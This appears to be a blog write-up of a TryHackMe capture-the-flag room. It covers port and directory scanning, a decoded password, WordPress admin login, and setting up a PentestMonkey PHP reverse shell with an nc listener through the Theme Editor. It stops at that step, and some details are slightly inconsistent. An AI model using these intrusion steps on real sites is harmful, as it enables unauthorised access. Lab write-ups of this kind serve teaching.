
ALL IN ONE -TRY HACK ME-ROOM

5kullk3r

6 min read

.

Oct 1, 2025



Hello everyone! This is a beginner-friendly room from the TryHackMe platform titled "**All In One**"

This room is classified as easy and is a ctf-type challenge. I hope this write-up helps guide you through the process!

My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.

Enough talk — let’s dive right in, and I hope you enjoy the journey! :)


When girls shower

Omg, we need to buy so many kinds of soap

I know, I need 5 different bottles just for my hair


When boys shower

13 in 1 soap




13 in 1 soap

Visiting the victim IP but it’s just a default apache page




Let’s start with the rustscan:



rustscan -a 10.201.115.191

Open ports are: 21,22,80

Checking FTP:




ftp 10.201.115.191

 # then when prompted:

 # Username: anonymous

 # Password: anonymous


Tried scouring through but found nothing so instead exited and ran gobustr scan to see if any hidden directories




gobuster dir -u http://10.201.115.191 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100

Found `/wordpress` and `/hackathon`. These are the next pages that need to be visited


In /hackathon the page has the word Vinegar, inspecting the page we see this string :






Dvc W@iyur@123 & KeepGoing

Vigenère hint implies use of a key-based substitution to get a plaintext password.



So using an online decoder we get ***Try H@ckme@123***

Next going to /Wordpress



In the homepage I see the user elyana and that gives me a clue that it might be a username and we can use the password

- Go to `http://10.201.115.191/wordpress` and then `/wp-admin`.


Credentials used

- Username: `elyana`

- Password: `H@ckme@123`
- Login successful — you gained admin access to the dashboard.
- Admin access to WordPress allows editing theme files (PHP) — ideal for getting RCE in CTFs.

Next starting the rev shell

- PentestMonkey PHP reverse shell:



https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php


- Download/copy the reverse shell script.
- Edit the script and change IP and Port according to your machine I've used port 4444

Starting the listener:

nc -lvnp 4444


Now to execute the rev shell in wordpress we navigate to

Appearance -> Theme Editor



1. Open Theme Functions (`style.css`)

2. Remove any preexisting code as you noted and paste the full PHP reverse shell (ensure IP and port are set accordingly) and click on update.
